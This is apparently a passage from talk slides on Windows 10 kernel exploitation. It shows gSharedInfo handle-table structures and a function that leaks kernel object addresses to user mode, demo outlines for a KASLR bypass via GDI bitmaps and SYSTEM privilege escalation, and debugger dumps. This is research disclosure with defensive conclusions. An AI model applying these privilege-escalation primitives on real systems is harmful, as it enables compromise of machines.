    return (ULONG64)cell.pKernelAddress + 0x30;
#endif
}
```

(NEW) gSharedInfo SURFACE LOOKUP mechanism

```
typedef struct _USER_HANDLE_ENTRY {
    void *pKernel;
    union
    {
        PVOID pi;
        PVOID pti;
        PVOID ppi;
    };
    BYTE type;
    BYTE flags;
    WORD generation;
} USER_HANDLE_ENTRY, *PUSER_HANDLE_ENTRY;
```

```
typedef struct _SHAREDINFO {
    PSERVERINFO psi;
    PUSER_HANDLE_ENTRY aheList;
    ULONG HeEntrySize;
    ULONG_PTR pDispInfo;
    ULONG_PTR ulSharedDelta;
    ULONG_PTR awmControl;
    ULONG_PTR DefWindowMsgs;
    ULONG_PTR DefWindowSpecMsgs;
} SHAREDINFO, *PSHAREDINFO;
```

```
typedef struct _SERVERINFO {
    DWORD dwSRVIFlags;
    DWORD cHandleEntries;
    WORD wSRVIFlags;
    WORD wRIPPID;
    WORD wRIPError;
} SERVERINFO, *PSERVERINFO;
```

```
typedef struct _WNDMSG
{
    DWORD maxMsgs;
    PBYTE abMsgs;
} WNDMSG, *PWNDMSG;
```

```
PUSER_HANDLE_ENTRY GetEntryFromHandle(LPVOID handle)
{
    PUSER_HANDLE_ENTRY addr = 0;
    PSHAREDINFO pSharedInfo = (PSHAREDINFO)GetProcAddress(GetModuleHandle("USER32.dll"), "gSharedInfo");
    PUSER_HANDLE_ENTRY gHandleTable = pSharedInfo->aheList;
    DWORD index = LOWORD(handle);
    try {
        addr = &gHandleTable[index];
    }
    catch (...) {}
    return addr;
}
```

KMALLOC/KFREE/KMALLOC LIVE DEMO

- Target:
 - Windows 10 x64 v1511**
 - Scenario:
 - Running in **Low Integrity Level**
 - Objective:
 - Show kernel allocations

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```

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T1
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T1
```

FINAL LIVE DEMO

- Target:
 - Windows 10 x64 v1607**
 - Scenario:
 - Running in **Low Integrity Level**
 - Objective:
 - Simulate a kernel arb.write
 - Bypass KASLR using GDI objects
 - Get "system" privileges

CONCLUSIONS

```
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wProcessId: 00000128  
wCount: 0000  
wUpper: 7405  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

```
BASEOBJECT:  
hHmgr: 740506bb  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
T1
```

CONCLUSIONS

- **KASLR** can be **still bypassed in all Windows versions**.
- **User objects table** (gSharedInfo->aheList) shouldn't leak a real kernel pointer.
- **GDI objects addresses** can be inferred via user objects.
- **SURFOBJ.cjBits** should be used to validate the BITMAP size.

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wProcessId: 00000128  
wCount: 0000  
wUpper: 7405  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

```
BASEOBJECT:  
hHmgr: 740506bb  
uIShare: 00000000  
cExclusive: 0000  
BaseFlags: 0  
T1
```

QUESTIONS



```
pKernelAddress: FFFFF90144224000  
wProcessId: 00000128  
wCount: 0000  
wUpper: 7405  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

```
BASEOBJECT:  
hHmgr: 740506bb  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 00000000
```

THANK YOU



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